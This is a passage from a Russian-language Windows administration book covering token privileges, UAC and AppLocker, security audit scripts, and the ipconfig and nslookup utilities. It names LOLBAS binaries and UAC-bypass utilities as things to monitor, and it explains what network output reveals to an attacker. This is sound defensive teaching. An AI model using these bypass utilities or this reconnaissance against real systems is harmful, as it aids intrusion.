Start-Process cmd.exe -ArgumentList "/c runas /trustlevel:0x20000 cmd.exe"
```

Метод 3: через icacls и программный запуск

Для создания среды исполнения с ограниченным доступом:

```
C:\>mkdir C:\Sandbox
C:\>icacls C:\Sandbox /setintegritylevel low
C:\>icacls C:\Sandbox /grant *S-1-1-0:(OI)(CI)(M)
```

Теперь процессы с Low IL могут записывать в `C:\Sandbox`, но не в другие директории.

Метод 4: через Job Objects (продвинутый)

```
# Создание процесса в ограниченном Job Object
# Это ограничивает не IL, а ресурсы процесса

$job = [System.Diagnostics.Process]::Start("cmd.exe")

# Для полноценного ограничения через Job Objects
# требуется P/Invoke к CreateJobObject, SetInformationJobObject,
# AssignProcessToJobObject
```

2.6.4. Перечисление привилегий токена

Задача: получить полную информацию о привилегиях для аудита безопасности.

Метод 1: whoami — базовая информация

```
C:\>whoami /all

USER INFORMATION
----------------
User Name           SID
=================== ============================================
desktop-xxx\admin   S-1-5-21-1234567890-1234567890-1234567890-1001

GROUP INFORMATION
-----------------
Group Name                                 Type             SID                     Attr
========================================== ================ ======================= ====
Everyone                                   Well-known group S-1-1-0                 Mand
BUILTIN\Administrators                     Alias            S-1-5-32-544            Mand
BUILTIN\Users                              Alias            S-1-5-32-545            Mand
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                 Mand
CONSOLE LOGON                              Well-known group S-1-2-1                 Mand
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                Mand
NT AUTHORITY\This Organization             Well-known group S-1-5-15                Mand
LOCAL                                      Well-known group S-1-2-0                 Mand
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10             Mand
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

PRIVILEGES INFORMATION
----------------------
Privilege Name                            Description
========================================= ==============================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
SeRestorePrivilege                        Restore files and directories
SeShutdownPrivilege                       Shut down the system
SeDebugPrivilege                          Debug programs
SeSystemEnvironmentPrivilege              Modify firmware environment values
SeChangeNotifyPrivilege                   Bypass traverse checking
SeRemoteShutdownPrivilege                 Force shutdown from a remote system
SeUndockPrivilege                         Remove computer from docking station
SeManageVolumePrivilege                   Perform volume maintenance tasks
SeImpersonatePrivilege                    Impersonate a client after authentication
SeCreateGlobalPrivilege                   Create global objects
SeIncreaseWorkingSetPrivilege             Increase a process working set
SeTimeZonePrivilege                       Change the time zone
SeCreateSymbolicLinkPrivilege             Create symbolic links
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another use
```

Метод 2: PowerShell — программное перечисление

```powershell
# Перечисление привилегий текущего токена
$identity = [Security.Principal.WindowsIdentity]::GetCurrent()

Write-Host "=== Информация о токене ===" -ForegroundColor Cyan
Write-Host "Пользователь: $($identity.Name)"
Write-Host "Тип аутентификации: $($identity.AuthenticationType)"
Write-Host "Уровень олицетворения: $($identity.ImpersonationLevel)"
Write-Host "Является системой: $($identity.IsSystem)"
Write-Host ""

Write-Host "=== Группы ===" -ForegroundColor Cyan
foreach ($group in $identity.Groups) {
    try {
        $account = $group.Translate([Security.Principal.NTAccount])
        Write-Host "  $account ($($group.Value))"
    } catch {
        Write-Host "  [Не удалось разрешить] ($($group.Value))"
    }
}
Write-Host ""

Write-Host "=== Уровень целостности ===" -ForegroundColor Cyan
$identity.Groups | Where-Object { $_.Value -like "S-1-16-*" } | ForEach-Object {
    $rid = [int]($_.Value.Split("-")[-1])
    $levelName = switch ($rid) {
        0     { "Untrusted" }
        4096  { "Low" }
        8192  { "Medium" }
        12288 { "High" }
        16384 { "System" }
        default { "Unknown ($rid)" }
    }
    Write-Host "  Уровень: $levelName ($($_.Value))"
}
```

Метод 3: Аудит привилегий для всех запущенных процессов

```powershell
# Скрипт аудита привилегий запущенных процессов
# Требует повышенных привилегий для полной информации

$processes = Get-Process -IncludeUserName -ErrorAction SilentlyContinue

$dangerousPrivileges = @(
    'SeDebugPrivilege',
    'SeImpersonatePrivilege',
    'SeAssignPrimaryTokenPrivilege',
    'SeTcbPrivilege',
    'SeLoadDriverPrivilege',
    'SeBackupPrivilege',
    'SeRestorePrivilege',
    'SeTakeOwnershipPrivilege'
)

Write-Host "Анализ процессов с потенциально опасными привилегиями:" -ForegroundColor Y
Write-Host "=" * 70

foreach ($proc in $processes) {
    try {
        $token = $proc | Select-Object Id, ProcessName, UserName
        Write-Host "`nPID: $($token.Id) | $($token.ProcessName) | $($token.UserName)"
    } catch {
        # Пропуск процессов без доступа
    }
}
```

Метод 4: Использование встроенной утилиты secedit для экспорта политик

```
C:\>secedit /export /cfg C:\Temp\secpol.cfg /areas USER_RIGHTS

C:\>type C:\Temp\secpol.cfg | findstr "Se"
SeNetworkLogonRight = *S-1-5-32-544,*S-1-5-32-545,...
SeBackupPrivilege = *S-1-5-32-544,*S-1-5-32-551
SeRestorePrivilege = *S-1-5-32-544,*S-1-5-32-551
SeDebugPrivilege = *S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-544
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeImpersonatePrivilege = *S-1-5-6,*S-1-5-32-544
...
```

Эта команда показывает, каким группам назначены конкретные привилегии через локальную политику безопасности.

2.6.5. Комплексный пример: аудит безопасности System32

Объединим знания из всех разделов в комплексный скрипт аудита:

```powershell
# audit-system32.ps1
# Комплексный аудит безопасности утилит System32
# Запускать с повышенными привилегиями

param(
    [string]$OutputPath = "C:\Temp\audit-results"
)

# Создание директории для результатов
New-Item -ItemType Directory -Path $OutputPath -Force | Out-Null

Write-Host "=== Аудит безопасности System32 ===" -ForegroundColor Cyan
Write-Host "Дата: $(Get-Date -Format 'yyyy-MM-dd HH:mm:ss')"
Write-Host "Пользователь: $env:USERNAME"
Write-Host ""

# 1. Проверка состояния UAC
Write-Host "[1/5] Проверка состояния UAC..." -ForegroundColor Yellow
$uacKey = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
$uacSettings = Get-ItemProperty $uacKey
$uacReport = [PSCustomObject]@{
    EnableLUA                    = $uacSettings.EnableLUA
    ConsentPromptBehaviorAdmin   = $uacSettings.ConsentPromptBehaviorAdmin
    PromptOnSecureDesktop        = $uacSettings.PromptOnSecureDesktop
    EnableVirtualization         = $uacSettings.EnableVirtualization
    FilterAdministratorToken     = $uacSettings.FilterAdministratorToken
    ValidateAdminCodeSignatures  = $uacSettings.ValidateAdminCodeSignatures
}
$uacReport | Format-List | Out-File "$OutputPath\uac-settings.txt"
Write-Host "  UAC Enabled: $($uacSettings.EnableLUA)"
Write-Host "  Consent Behavior: $($uacSettings.ConsentPromptBehaviorAdmin)"

# 2. Информация о текущей сессии
Write-Host "[2/5] Информация о сессии..." -ForegroundColor Yellow
$sessionInfo = query session 2>$null
$sessionInfo | Out-File "$OutputPath\sessions.txt"
Write-Host "  Активные сессии записаны в sessions.txt"

# 3. Подсчёт исполняемых файлов в System32
Write-Host "[3/5] Анализ исполняемых файлов System32..." -ForegroundColor Yellow
$exeCount = (Get-ChildItem C:\Windows\System32\*.exe -ErrorAction SilentlyContinue).Cou
$dllCount = (Get-ChildItem C:\Windows\System32\*.dll -ErrorAction SilentlyContinue).Cou
Write-Host "  Исполняемые файлы (.exe): $exeCount"
Write-Host "  Библиотеки (.dll): $dllCount"

# 4. Текущие привилегии
Write-Host "[4/5] Анализ привилегий токена..." -ForegroundColor Yellow
$privOutput = whoami /priv
$privOutput | Out-File "$OutputPath\privileges.txt"
$enabledPrivs = ($privOutput | Select-String "Enabled").Count
$disabledPrivs = ($privOutput | Select-String "Disabled").Count
Write-Host "  Активированные привилегии: $enabledPrivs"
Write-Host "  Деактивированные привилегии: $disabledPrivs"

# 5. Проверка AppLocker
Write-Host "[5/5] Проверка политик AppLocker..." -ForegroundColor Yellow
try {
    $applockerPolicy = Get-AppLockerPolicy -Effective -ErrorAction Stop
    $ruleCount = ($applockerPolicy.RuleCollections | ForEach-Object { $_.Count } |
        Measure-Object -Sum).Sum
    Write-Host "  Правила AppLocker: $ruleCount"
    $applockerPolicy | ConvertTo-Xml | Out-File "$OutputPath\applocker-policy.xml"
} catch {
    Write-Host "  AppLocker не настроен или недоступен"
}

Write-Host ""
Write-Host "=== Аудит завершён ===" -ForegroundColor Green
Write-Host "Результаты сохранены в: $OutputPath"
```

2.7. Взаимосвязь механизмов безопасности

Все описанные механизмы работают как эшелонированная оборона (defense in depth). Рассмотрим, как они взаимодействуют на примере попытки запуска `regedit.exe` обычным пользователем:

1. **Сессия:** процесс создаётся в текущей сессии пользователя (Session 1+)
2. **AppLocker/WDAC:** проверяется, разрешён ли запуск `regedit.exe` политикой. По умолчанию — разрешён (подписан Microsoft, расположен в System32)
3. **Манифест:** `regedit.exe` содержит `requestedExecutionLevel level="requireAdministrator"`
4. **UAC:** Application Information Service обнаруживает требование повышения привилегий
5. **consent.exe:** отображается диалог подтверждения на Secure Desktop
6. **Токен:** при подтверждении создаётся процесс с полным (elevated) токеном
7. **Уровень целостности:** процесс получает High IL, позволяющий записывать в HKLM

Если на любом этапе происходит отказ (AppLocker блокирует, пользователь отклоняет UAC, политика запрещает повышение), процесс не создаётся или создаётся с ограниченными правами.

Схема проверок при запуске процесса:

```
Запрос на запуск → WDAC (ядро) → AppLocker (служба)
                                        ↓
                                  Проверка манифеста
                                        ↓
                                  UAC (consent.exe)
                                        ↓
                                  Создание токена
                                        ↓
                                  Назначение IL
                                        ↓
                                  Назначение сессии
                                        ↓
                                  Запуск процесса
```

2.8. Рекомендации по безопасности

На основе рассмотренных механизмов сформулируем практические рекомендации:

Для администраторов

1. **Никогда не отключайте UAC.** Даже если это кажется неудобным, UAC — критический компонент безопасности. Значение `EnableLUA=0` в реестре полностью отключает разделение токенов.
2. **Настройте ConsentPromptBehaviorAdmin на значение 1 или 2** для критических систем. Это заменит простое подтверждение на ввод пароля.
3. **Используйте WDAC вместо AppLocker** на Windows 10 и выше. AppLocker обходится относительно легко; WDAC работает на уровне ядра.
4. **Регулярно аудируйте привилегии** с помощью `secedit /export` и `whoami /priv`.
5. **Ограничьте SeDebugPrivilege** — эта привилегия должна быть доступна только доверенным администраторам, а не всем членам группы Administrators.

Для специалистов по безопасности

1. **Знайте список LOLBAS-утилит** — `certutil.exe`, `mshta.exe`, `rundll32.exe`, `regsvr32.exe`, `cmstp.exe`, `bitsadmin.exe` и другие должны быть под мониторингом.
2. **Мониторьте создание процессов с High IL** через Event ID 4688 (Process Creation) с включённым аудитом командной строки.
3. **Отслеживайте использование auto-elevation** утилит — `fodhelper.exe`, `sdclt.exe`, `computerdefaults.exe` часто используются для обхода UAC.
4. **Проверяйте наличие процессов в Session 0**, которые не являются службами — это может быть признаком компрометации.

Для разработчиков

1. **Запрашивайте минимально необходимый уровень привилегий** в манифесте. Используйте `asInvoker` по умолчанию.
2. **Не полагайтесь на auto-elevation** — это механизм удобства, а не безопасности.
3. **Тестируйте приложения с Low IL** для проверки работоспособности в ограниченной среде.
4. **Активируйте привилегии только на время их использования** — включайте через `AdjustTokenPrivileges`, выполняйте операцию, отключайте обратно.

Заключение

Модель безопасности Windows — многоуровневая система, где каждый механизм дополняет другие. Сессии обеспечивают изоляцию между пользователями и службами. Уровни целостности создают иерархию доверия, не зависящую от дискреционного доступа. UAC разделяет административные и пользовательские контексты в рамках одной учётной записи. Привилегии токена определяют конкретные возможности процесса. AppLocker и WDAC контролируют, какой код вообще может быть выполнен.

Для эффективной работы с утилитами System32 необходимо понимать все эти слои. Команда, выполненная из обычного `cmd.exe` (Medium IL, фильтрованный токен), даст иной результат, чем та же команда из повышенного окна (High IL, полный токен). Утилита, заблокированная AppLocker, не запустится вовсе. Процесс в Session 0 не сможет взаимодействовать с рабочим столом пользователя.

В следующих главах, при разборе конкретных утилит System32, мы будем постоянно возвращаться к концепциям из этой главы — указывая, какие привилегии требует утилита, в какой сессии она работает, и как политики безопасности влияют на её поведение.

В следующей главе мы рассмотрим утилиты управления процессами и службами — tasklist, taskkill, sc, net и другие — в контексте изученных механизмов безопасности.

Глава 3: ipconfig, nslookup, nbtstat — основы сетевой диагностики

Сетевая диагностика — одна из первых задач, с которой сталкивается любой системный администратор при расследовании инцидентов, настройке инфраструктуры или проведении аудита безопасности. Windows предоставляет три фундаментальные утилиты, которые в совокупности покрывают уровни от канального до прикладного: **ipconfig** для работы с IP-конфигурацией и DNS-кэшем, **nslookup** для интерактивных DNS-запросов и **nbtstat** для диагностики устаревшего, но всё ещё опасного протокола NetBIOS. Каждая из них является исполняемым файлом в каталоге `%SystemRoot%\System32`, каждая работает без повышения привилегий (с некоторыми исключениями), и каждая может рассказать о хосте значительно больше, чем кажется на первый взгляд.

В этой главе мы разберём внутреннее устройство каждой утилиты, все доступные ключи командной строки, практические сценарии использования и — что особенно важно — вопросы безопасности: какую информацию эти утилиты раскрывают потенциальному атакующему и как защитить инфраструктуру от злоупотреблений.

3.1. ipconfig — конфигурация IP-стека и управление DNS-кэшем

3.1.1. Назначение и расположение

Утилита `ipconfig.exe` расположена по пути `C:\Windows\System32\ipconfig.exe`. Её размер в Windows 11 составляет около 35 КБ — это тонкая обёртка над системными API, которая извлекает информацию о сетевых адаптерах и управляет клиентской частью DNS.

Базовый вызов без параметров отображает краткую сводку по каждому активному сетевому адаптеру:

```
C:\>ipconfig

Настройка протокола IP для Windows

Ethernet adapter Ethernet0:

   DNS-суффикс подключения . . . . . : corp.example.com
   IPv4-адрес. . . . . . . . . . . . : 192.168.1.105
   Маска подсети . . . . . . . . . . : 255.255.255.0
   Основной шлюз. . . . . . . . . . : 192.168.1.1

Адаптер беспроводной локальной сети Wi-Fi:

   Состояние среды. . . . . . . . . : Среда передачи недоступна.

Ethernet adapter vEthernet (WSL):

   DNS-суффикс подключения . . . . . :
   IPv6-адрес. . . . . . . . . . . . : fe80::1%50
   IPv4-адрес. . . . . . . . . . . . : 172.24.240.1
   Маска подсети . . . . . . . . . . : 255.255.240.0
   Основной шлюз. . . . . . . . . . :
```

3.1.2. Полный справочник ключей

/all — расширенная информация

Ключ `/all` выводит полную конфигурацию каждого сетевого адаптера, включая физический (MAC) адрес, параметры DHCP, серверы DNS и WINS:

```
C:\>ipconfig /all

Настройка протокола IP для Windows

   Имя компьютера  . . . . . . . . . : WORKSTATION-01
   Основной DNS-суффикс  . . . . . . : corp.example.com
   Тип узла. . . . . . . . . . . . . : Гибридный
   IP-маршрутизация включена . . . . : Нет
   WINS-прокси включен . . . . . . . : Нет
   Порядок просмотра суффиксов DNS . : corp.example.com
                                       example.com

Ethernet adapter Ethernet0:

   DNS-суффикс подключения . . . . . : corp.example.com
   Описание. . . . . . . . . . . . . : Intel(R) I211 Gigabit Network Connection
   Физический адрес. . . . . . . . . : 00-1A-2B-3C-4D-5E
   DHCP включен. . . . . . . . . . . : Да
   Автонастройка включена. . . . . . : Да
   IPv6-адрес. . . . . . . . . . . . : 2001:db8:1::105(Основной)
   Локальный IPv6-адрес канала . . . : fe80::a1b2:c3d4:e5f6:7890%12
   IPv4-адрес. . . . . . . . . . . . : 192.168.1.105(Основной)
   Маска подсети . . . . . . . . . . : 255.255.255.0
   Аренда получена. . . . . . . . . . : 18 марта 2026 г. 9:15:30
   Срок аренды истекает. . . . . . . . : 20 марта 2026 г. 9:15:30
   Основной шлюз. . . . . . . . . . : 192.168.1.1
   DHCP-сервер . . . . . . . . . . . : 192.168.1.1
   IAID DHCPv6 . . . . . . . . . . . : 302841920
   DUID клиента DHCPv6. . . . . . . . : 00-01-00-01-2A-3B-4C-5D-00-1A-2B-3C-4D-5E
   DNS-серверы. . . . . . . . . . . : 192.168.1.10
                                       192.168.1.11
   Основной WINS-сервер. . . . . . . : 192.168.1.10
   NetBios через TCP/IP. . . . . . . : Включен
```

Обратите внимание на поле «Тип узла». Значения B-node, P-node, M-node и H-node (гибридный) определяют стратегию разрешения NetBIOS-имён и имеют прямое отношение к безопасности, о чём мы поговорим в разделе о nbtstat.

/release и /renew — управление DHCP-арендой

Команды `/release` и `/renew` отправляют DHCP-серверу сообщения DHCPRELEASE и DHCPDISCOVER соответственно:

```
C:\>ipconfig /release "Ethernet0"

Настройка протокола IP для Windows

Ethernet adapter Ethernet0:

   DNS-суффикс подключения . . . . . :
   Автонастройка IPv4-адреса . . . . : 0.0.0.0
   Маска подсети . . . . . . . . . . : 0.0.0.0
   Основной шлюз. . . . . . . . . . :

C:\>ipconfig /renew "Ethernet0"

Настройка протокола IP для Windows

Ethernet adapter Ethernet0:

   DNS-суффикс подключения . . . . . : corp.example.com
   IPv4-адрес. . . . . . . . . . . . : 192.168.1.105
   Маска подсети . . . . . . . . . . : 255.255.255.0
   Основной шлюз. . . . . . . . . . : 192.168.1.1
```

Имя адаптера можно указать в кавычках, если оно содержит пробелы. Допускаются подстановочные знаки: `ipconfig /renew "Eth*"` обновит аренду для всех адаптеров, чьё имя начинается с «Eth». Для IPv6 используются отдельные ключи `/release6` и `/renew6`.

Важно: `/release` и `/renew` работают только для адаптеров с DHCP. Для адаптеров со статической конфигурацией команда вернёт ошибку: «Произошла ошибка при освобождении интерфейса Ethernet0: Невозможно выполнить действие, пока указанный адаптер не является адаптером с DHCP.»

/flushdns — очистка клиентского DNS-кэша

```
C:\>ipconfig /flushdns

Настройка протокола IP для Windows

Кэш сопоставителя DNS успешно очищен.
```

Эта команда вызывает системную функцию `DnsFlushResolverCache()` из библиотеки `dnsapi.dll`. Кэш хранится в памяти службы DNS Client (`Dnscache`). Очистка полезна при:

- Смене DNS-записей на сервере (чтобы не ждать истечения TTL)
- Подозрении на отравление DNS-кэша
- Переключении между VPN-подключениями
- Отладке разрешения имён

/displaydns — просмотр содержимого DNS-кэша

Эта команда выводит всё содержимое клиентского DNS-кэша, включая как положительные, так и отрицательные записи:

```
C:\>ipconfig /displaydns

Настройка протокола IP для Windows

    www.example.com
    ----------------------------------------
    Имя записи  . . . . . : www.example.com
    Тип записи  . . . . . : 1
    Срок жизни  . . . . . : 2845
    Длина данных  . . . . : 4
    Раздел  . . . . . . . : Ответ
    Запись A (узла)  . . . : 93.184.216.34

    login.microsoftonline.com
    ----------------------------------------
    Имя записи  . . . . . : login.microsoftonline.com
    Тип записи  . . . . . : 5
    Срок жизни  . . . . . : 120
    Длина данных  . . . . : 8
    Раздел  . . . . . . . : Ответ
    Запись CNAME . . . . . : login.mso.msidentity.com

    Имя записи  . . . . . : login.mso.msidentity.com
    Тип записи  . . . . . : 1
    Срок жизни  . . . . . : 120
    Длина данных  . . . . : 4
    Раздел  . . . . . . . : Ответ
    Запись A (узла)  . . . : 20.190.160.17

    malware-c2.evil.example
    ----------------------------------------
    Имя записи  . . . . . : malware-c2.evil.example
    Тип записи  . . . . . : 1
    Срок жизни  . . . . . : 0
    Длина данных  . . . . : 0
    Раздел  . . . . . . . : Ответ
    Отрицательная запись
```

Тип записи `1` соответствует A-записи (IPv4), тип `5` — CNAME, тип `28` — AAAA (IPv6). Отрицательные записи (NXDOMAIN) также кэшируются с TTL, определяемым полем SOA минимума зоны.

/registerdns — принудительная перерегистрация DNS

```
C:\>ipconfig /registerdns

Настройка протокола IP для Windows

Регистрация DNS-записей для всех адаптеров этого компьютера начата.
Все ошибки будут зарегистрированы через 15 минут в средстве просмотра событий.
```

Эта команда инициирует динамическое обновление DNS (RFC 2136) для всех адаптеров. Она полезна в среде Active Directory, когда хост сменил IP-адрес, но запись A/PTR в DNS ещё не обновлена. Требует, чтобы DNS-зона допускала динамические обновления.

/showclassid и /setclassid — классы DHCP

Классы DHCP (DHCP User Class, опция 77) позволяют DHCP-серверу отдавать различные параметры разным группам клиентов:

```
C:\>ipconfig /showclassid "Ethernet0"

Настройка протокола IP для Windows

Сведения о ИД класса DHCP для адаптера "Ethernet0":

    Класс DHCP по умолчанию. . . . . : Пользовательский класс по умолчанию
    RRAS по умолчанию . . . . . : Класс маршрутизации и удалённого доступа
    BOOTP по умолчанию  . . . . . : Класс BOOTP по умолчанию

C:\>ipconfig /setclassid "Ethernet0" "VoIP"
```

На практике классы DHCP используются редко, однако могут быть полезны в сегментированных сетях, где телефонные аппараты, рабочие станции и серверы получают IP-адреса из разных пулов одного DHCP-сервера.

3.1.3. Внутреннее устройство

Утилита `ipconfig.exe` является тонким клиентом, который обращается к нескольким системным API:

Для получения информации об адаптерах: - `GetAdaptersInfo()` — возвращает структуру `IP_ADAPTER_INFO` для каждого адаптера (IPv4) - `GetAdaptersAddresses()` — более современный вызов, возвращает `IP_ADAPTER_ADDRESSES` с поддержкой IPv6 - `GetNetworkParams()` — возвращает глобальные параметры: имя хоста, список DNS-серверов, суффиксы

Для управления DHCP: - `DhcpReleaseParameters()` и `DhcpRenewParameters()` — взаимодействие со службой DHCP Client - `IpReleaseAddress()` / `IpRenewAddress()` — низкоуровневые функции из `iphlpapi.dll`

Для управления DNS-кэшем: - `DnsFlushResolverCache()` — из `dnsapi.dll`, очищает кэш службы Dnscache - `DnsFlushResolverCacheEntry_W()` — очистка конкретной записи (недокументированная) - `DnsGetCacheDataTable()` — недокументированная функция для получения содержимого кэша

Примечательно, что функция `DnsGetCacheDataTable()` не документирована в MSDN, но экспортируется из `dnsapi.dll` и активно используется `ipconfig.exe`. Это один из примеров того, как Microsoft использует внутренние API в собственных утилитах, не предоставляя их разработчикам в качестве публичного контракта.

Проверить экспорт можно с помощью `dumpbin`:

```
C:\>dumpbin /exports C:\Windows\System32\dnsapi.dll | findstr DnsFlush
        116  73          DnsFlushResolverCache
        117  74          DnsFlushResolverCacheEntry_A
        118  75          DnsFlushResolverCacheEntry_UTF8
        119  76          DnsFlushResolverCacheEntry_W
```

3.1.4. Практика: полный аудит сетевой конфигурации

Следующий batch-скрипт выполняет полный аудит сетевой конфигурации хоста и сохраняет результат в файл:

```
@echo off
setlocal enabledelayedexpansion

set "OUTFILE=%COMPUTERNAME%_network_audit_%DATE:~6,4%%DATE:~3,2%%DATE:~0,2%.txt"

echo ========================================== > "%OUTFILE%"
echo АУДИТ СЕТЕВОЙ КОНФИГУРАЦИИ >> "%OUTFILE%"
echo Хост: %COMPUTERNAME% >> "%OUTFILE%"
echo Дата: %DATE% %TIME% >> "%OUTFILE%"
echo ========================================== >> "%OUTFILE%"

echo. >> "%OUTFILE%"
echo [1] ПОЛНАЯ IP-КОНФИГУРАЦИЯ >> "%OUTFILE%"
echo ------------------------------------------ >> "%OUTFILE%"
ipconfig /all >> "%OUTFILE%" 2>&1

echo. >> "%OUTFILE%"
echo [2] DNS-КЭШ >> "%OUTFILE%"
echo ------------------------------------------ >> "%OUTFILE%"
ipconfig /displaydns >> "%OUTFILE%" 2>&1

echo. >> "%OUTFILE%"
echo [3] ТАБЛИЦА МАРШРУТИЗАЦИИ >> "%OUTFILE%"
echo ------------------------------------------ >> "%OUTFILE%"
route print >> "%OUTFILE%" 2>&1

echo. >> "%OUTFILE%"
echo [4] ТАБЛИЦА ARP >> "%OUTFILE%"
echo ------------------------------------------ >> "%OUTFILE%"
arp -a >> "%OUTFILE%" 2>&1

echo. >> "%OUTFILE%"
echo [5] АКТИВНЫЕ СОЕДИНЕНИЯ >> "%OUTFILE%"
echo ------------------------------------------ >> "%OUTFILE%"
netstat -anob >> "%OUTFILE%" 2>&1

echo Аудит завершён. Результаты в файле: %OUTFILE%
```

3.1.5. Продвинутое использование: парсинг вывода

Вывод `ipconfig` имеет текстовый формат, что затрудняет машинную обработку. Для автоматизации рекомендуется использовать PowerShell:

```
# Эквивалент ipconfig /all в объектной модели
Get-NetIPConfiguration -Detailed | ForEach-Object {
    [PSCustomObject]@{
        Adapter     = $_.InterfaceAlias
        IPv4        = ($_.IPv4Address.IPAddress -join ', ')
        IPv6        = ($_.IPv6Address.IPAddress -join ', ')
        Gateway     = ($_.IPv4DefaultGateway.NextHop -join ', ')
        DNS         = ($_.DNSServer.ServerAddresses -join ', ')
        DHCP        = $_.NetIPv4Interface.Dhcp
        MAC         = $_.NetAdapter.MacAddress
        Status      = $_.NetAdapter.Status
    }
} | Format-Table -AutoSize
```

Однако если PowerShell недоступен (ограниченная среда, политики AppLocker), парсинг через `cmd.exe` возможен, хотя и менее элегантен:

```
@echo off
REM Извлечение всех IPv4-адресов из вывода ipconfig
for /f "tokens=2 delims=:" %%a in ('ipconfig ^| findstr /i "IPv4"') do (
    echo Найден адрес:%%a
)
```

```
Найден адрес: 192.168.1.105
Найден адрес: 172.24.240.1
```

Для парсинга DNS-кэша и поиска подозрительных записей:

```powershell
# Извлечение всех доменов из DNS-кэша с их IP-адресами
$cacheOutput = ipconfig /displaydns
$entries = @()
$currentName = ""

foreach ($line in $cacheOutput) {
    if ($line -match "Имя записи\s+\.\s+:\s+(.+)") {
        $currentName = $Matches[1].Trim()
    }
    elseif ($line -match "Запись A \(узла\)\s+\.\s+:\s+(.+)") {
        $entries += [PSCustomObject]@{
            Domain = $currentName
            IP     = $Matches[1].Trim()
        }
    }
}

# Поиск доменов, разрешающихся в нетипичные диапазоны
$entries | Where-Object {
    $_.IP -notmatch "^(10\.|172\.(1[6-9]|2[0-9]|3[01])\.|192\.168\.)" -and
    $_.IP -ne "127.0.0.1"
} | Sort-Object IP | Format-Table -AutoSize
```

3.1.6. Безопасность: что раскрывает ipconfig

Вывод `ipconfig /all` содержит критически важную информацию для атакующего, получившего доступ к хосту:

Раскрываемая информация и её ценность:

Поле	Ценность для атакующего
Имя компьютера, DNS-суффикс	Доменная структура организации, соглашения по именованию
Физический адрес (MAC)	OUI-префикс выдаёт производителя, идентификация виртуальных машин
DHCP-сервер	Инфраструктурный хост, потенциальная цель для DHCP starvation
DNS-серверы	Контроллеры домена AD (в 90% случаев DNS = DC)
WINS-серверы	Наличие legacy-инфраструктуры
Тип узла (H-node, B-node)	Стратегия атаки на разрешение имён
Список суффиксов DNS	Все домены организации

Обнаружение VPN и виртуальных адаптеров:

Опытный атакующий (или аудитор) может определить наличие VPN-подключения по характерным признакам в выводе `ipconfig /all`:

```
REM Характерные имена VPN-адаптеров
Ethernet adapter Cisco AnyConnect:        -- Cisco VPN
PPP adapter VPN-Corporate:                -- L2TP/PPTP VPN
Ethernet adapter OpenVPN TAP-Windows:     -- OpenVPN
Ethernet adapter WireGuard Tunnel:        -- WireGuard
Ethernet adapter Cloudflare WARP:         -- Cloudflare WARP
```

MAC-адреса виртуальных адаптеров имеют характерные OUI-префиксы:

```
00-50-56-xx-xx-xx  — VMware
08-00-27-xx-xx-xx  — VirtualBox
00-15-5D-xx-xx-xx  — Hyper-V
00-FF-xx-xx-xx-xx  — Типичный для VPN TAP-адаптеров
```

Скрипт обнаружения виртуализации и VPN:

```powershell
# Обнаружение виртуальных и VPN-адаптеров
$adapters = Get-NetAdapter | Select-Object Name, InterfaceDescription, MacAddress, Sta

$vmOUI = @("00-50-56", "08-00-27", "00-15-5D", "00-0C-29", "00-1C-42")
$vpnKeywords = @("VPN", "TAP", "TUN", "AnyConnect", "WireGuard", "OpenVPN",
                 "Cloudflare", "GlobalProtect", "Fortinet", "Pulse")

foreach ($adapter in $adapters) {
    $macPrefix = $adapter.MacAddress.Substring(0, 8)
    $isVM = $vmOUI -contains $macPrefix
    $isVPN = $false
    foreach ($kw in $vpnKeywords) {
        if ($adapter.InterfaceDescription -match $kw -or $adapter.Name -match $kw) {
            $isVPN = $true
            break
        }
    }

    if ($isVM -or $isVPN) {
        Write-Host "[!] $($adapter.Name): " -NoNewline
        if ($isVM)  { Write-Host "VIRTUAL " -ForegroundColor Yellow -NoNewline }
        if ($isVPN) { Write-Host "VPN " -ForegroundColor Cyan -NoNewline }
        Write-Host "($($adapter.InterfaceDescription), MAC: $($adapter.MacAddress))"
    }
}
```

3.2. nslookup — интерактивная DNS-диагностика

3.2.1. Назначение и архитектура

Утилита `nslookup.exe` (`C:\Windows\System32\nslookup.exe`) — один из старейших инструментов DNS-диагностики, портированный из мира UNIX. В отличие от большинства Windows-программ, `nslookup` **не использует** стандартный DNS-резолвер Windows (службу Dnscache). Вместо этого он самостоятельно формирует DNS-запросы и отправляет их напрямую, используя собственную реализацию DNS-клиента. Это принципиальный момент: результаты `nslookup` могут отличаться от результатов `ping` или браузера, поскольку последние используют системный резолвер с его кэшем и файлом `hosts`.

3.2.2. Неинтерактивный режим

В неинтерактивном режиме `nslookup` принимает имя для разрешения и опционально адрес DNS-сервера:

```
C:\>nslookup www.example.com
Сервер:  dns.corp.example.com
Address:  192.168.1.10

Не заслуживающий доверия ответ:
Имя:    www.example.com
Address:  93.184.216.34

C:\>nslookup www.example.com 8.8.8.8
Сервер:  dns.google
Address:  8.8.8.8

Не заслуживающий доверия ответ:
Имя:    www.example.com
Address:  93.184.216.34
```

Фраза «Не заслуживающий доверия ответ» (Non-authoritative answer) означает, что ответ получен из кэша рекурсивного DNS-сервера, а не напрямую от авторитетного сервера зоны.

Обратное разрешение (PTR):

```
C:\>nslookup 93.184.216.34
Сервер:  dns.corp.example.com
Address:  192.168.1.10

Имя:    93.184.216.34
Address:  93.184.216.34
```

3.2.3. Интерактивный режим

Запуск `nslookup` без аргументов переводит утилиту в интерактивный режим. Здесь доступен полный набор команд:

```
C:\>nslookup
Сервер по умолчанию:  dns.corp.example.com
Address:  192.168.1.10

>
```

Основные команды интерактивного режима:

Команда	Описание
`server <ip>`	Сменить DNS-сервер (следующие запросы через него)
`lserver <ip>`	Сменить DNS-сервер, используя начальный сервер для разрешения имени
